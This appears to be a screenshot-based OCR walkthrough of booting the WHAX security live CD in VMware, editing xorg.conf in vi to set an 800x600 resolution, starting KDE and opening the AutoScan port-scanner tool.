
```
User : root
Pass : toor

If you use this CD not for development purposes, remember to change passwords!

The most interesting commands you can use after login:

startx .... starts KDE in Xwindow system, by using VESA driver (safe 1024x768)
flux ...... starts FluxBox desktop (for low memory systems, safe 1024x768)
xconf ..... attempt to autoconfigure Xwindow for different screen resolutions

parted .... starts partition editor, allows resizing on the fly, experts only!

configsave and configrestore .. to save/restore changes to floppy or disk
websave and webrestore ........ to save/restore changes to SLAX web repository

 :: When finished, hit Ctrl+Alt+Delete and wait until the computer reboots ::

slax login: root
Password: ****

root@slax:~# _
```

The next step is to verify the video resolution settings for Xwindows. Type **vi /etc/X11/xorg.conf** and press **Enter**.


WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
You do not have VMware Tools installed.


```
User : root
Pass : toor

If you use this CD not for development purposes, remember to change passwords!

The most interesting commands you can use after login:

startx .... starts KDE in Xwindow system, by using VESA driver (safe 1024x768)
flux ...... starts FluxBox desktop (for low memory systems, safe 1024x768)
xconf ..... attempt to autoconfigure Xwindow for different screen resolutions

parted .... starts partition editor, allows resizing on the fly, experts only!

configsave and configrestore .. to save/restore changes to floppy or disk
websave and webrestore ........ to save/restore changes to SLAX web repository

 :: When finished, hit Ctrl+Alt+Delete and wait until the computer reboots ::

slax login: root
Password: ****

root@slax:~# vi /etc/X11/xorg.conf_
```

The contents of the **xorg.conf** file will be displayed.


WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
You do not have VMware Tools installed.


```
# File generated by xf86config.

#
# Copyright (c) 1999 by The XFree86 Project, Inc.
#
# Permission is hereby granted, free of charge, to any person obtaining a
# copy of this software and associated documentation files (the "Software"),
# to deal in the Software without restriction, including without limitation
# the rights to use, copy, modify, merge, publish, distribute, sublicense,
# and/or sell copies of the Software, and to permit persons to whom the
# Software is furnished to do so, subject to the following conditions:
#
# The above copyright notice and this permission notice shall be included in
# all copies or substantial portions of the Software.
#
# THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
# IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
# FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT.  IN NO EVENT SHALL
# THE XFREE86 PROJECT BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY,
# WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF
# OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE
# SOFTWARE.
#
# Except as contained in this notice, the name of the XFree86 Project shall
"/etc/X11/xorg.conf" 485L, 15926C                          1,1          Top
```

Scroll down until you see the **Subsection "Display"** area.


WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
You do not have VMware Tools installed.


```
#   DefaultDepth 8
#   DefaultDepth 16
   DefaultDepth 24
#   DefaultDepth 32

# "1024x768" is also a conservative usable default resolution.  If you
# have a better monitor, feel free to try resolutions such as
# "1152x864", "1280x1024", "1600x1200", and "1800x1400" (or whatever your
# card/monitor can produce)

    Subsection "Display"
        Depth       8
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       16
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       24
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       32
                                                           446,1        91%
```

Press the **Insert** key and the word **–INSERT–** will appear across the lower left side of the screen.


WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
You do not have VMware Tools installed.

```
#    DefaultDepth 8
#    DefaultDepth 16
   DefaultDepth 24
#    DefaultDepth 32

# "1024x768" is also a conservative usable default resolution.  If you
# have a better monitor, feel free to try resolutions such as
# "1152x864", "1280x1024", "1600x1200", and "1800x1400" (or whatever your
# card/monitor can produce)

    Subsection "Display"
        Depth       8
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       16
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       24
_       Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       32
-- INSERT --                                                   443,1         91%
```


Because the default depth is set to 24 we only need to change that one entry. You can edit the line directly, but for this example, I simply stopped the original line from being executed by placing a **#** sign in front of the text.


WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
You do not have VMware Tools installed.

```
#    DefaultDepth 8
#    DefaultDepth 16
   DefaultDepth 24
#    DefaultDepth 32

# "1024x768" is also a conservative usable default resolution.  If you
# have a better monitor, feel free to try resolutions such as
# "1152x864", "1280x1024", "1600x1200", and "1800x1400" (or whatever your
# card/monitor can produce)

    Subsection "Display"
        Depth       8
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       16
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       24
#_       Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       32
-- INSERT --                                                   443,2         91%
```


Press the **Enter** key to start a new line and type the desired screen resolution:

```
Modes "800x600"
```


WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
You do not have VMware Tools installed.


```
#    DefaultDepth 8
#    DefaultDepth 16
   DefaultDepth 24
#    DefaultDepth 32

# "1024x768" is also a conservative usable default resolution.  If you
# have a better monitor, feel free to try resolutions such as
# "1152x864", "1280x1024", "1600x1200", and "1800x1400" (or whatever your
# card/monitor can produce)

    Subsection "Display"
        Depth       8
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       16
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       24
         Modes "800x600"
#        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
-- INSERT --                                                443,25        91%
```

Press the **Esc** key to stop the Insert mode. The word **–INSERT–** will disappear from your screen.


WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
You do not have VMware Tools installed.


```
#    DefaultDepth 8
#    DefaultDepth 16
   DefaultDepth 24
#    DefaultDepth 32

# "1024x768" is also a conservative usable default resolution.  If you
# have a better monitor, feel free to try resolutions such as
# "1152x864", "1280x1024", "1600x1200", and "1800x1400" (or whatever your
# card/monitor can produce)

    Subsection "Display"
        Depth       8
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       16
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       24
         Modes "800x600"
#        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
                                                            443,24        91%
```

Now save the file by typing **wq!** and pressing **Enter**. You must include the **!** to force the writing of this file as it is set to Read Only.


WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
You do not have VMware Tools installed.


```
#   DefaultDepth 8
#   DefaultDepth 16
   DefaultDepth 24
#   DefaultDepth 32

# "1024x768" is also a conservative usable default resolution.  If you
# have a better monitor, feel free to try resolutions such as
# "1152x864", "1280x1024", "1600x1200", and "1800x1400" (or whatever your
# card/monitor can produce)

    Subsection "Display"
        Depth       8
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       16
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       24
         Modes "800x600"
#         Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
:wq!_
```

You will receive verification that the file was written.


WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
You do not have VMware Tools installed.

```
#   DefaultDepth 16
   DefaultDepth 24
#   DefaultDepth 32

# "1024x768" is also a conservative usable default resolution.  If you
# have a better monitor, feel free to try resolutions such as
# "1152x864", "1280x1024", "1600x1200", and "1800x1400" (or whatever your
# card/monitor can produce)

    Subsection "Display"
        Depth       8
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       16
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       24
         Modes "800x600"
#         Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
"/etc/X11/xorg.conf" 486L, 15952C written
root@slax:~# _
```


Now start the Graphical User Interface (GUI) by typing **startx** and pressing **Enter**.



WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
You do not have VMware Tools installed.


```
#   DefaultDepth 16
   DefaultDepth 24
#   DefaultDepth 32

# "1024x768" is also a conservative usable default resolution.  If you
# have a better monitor, feel free to try resolutions such as
# "1152x864", "1280x1024", "1600x1200", and "1800x1400" (or whatever your
# card/monitor can produce)

    Subsection "Display"
        Depth       8
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       16
        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
        Depth       24
         Modes "800x600"
#        Modes "1024x768" "800x600" "640x480"
    EndSubsection
    Subsection "Display"
"/etc/X11/xorg.conf" 486L, 15952C written
root@slax:~# startx_
```

The Xwindows environment will boot up.




WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
Welcome
KDE is up and running
You do not have VMware Tools installed.

The WHAX desktop will be displayed.



You do not have VMware Tools installed.

Click the K button on the taskbar, then select **/WHAX Tools/Scanners/Port-Scanners/AutoScan(0.9.5)**. The AutoScan application will display a splash screen.



WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
System
AutoScan
22:0

(c) 2004 - 2005 , Thierry Lagarde


Loading

You do not have VMware Tools installed.

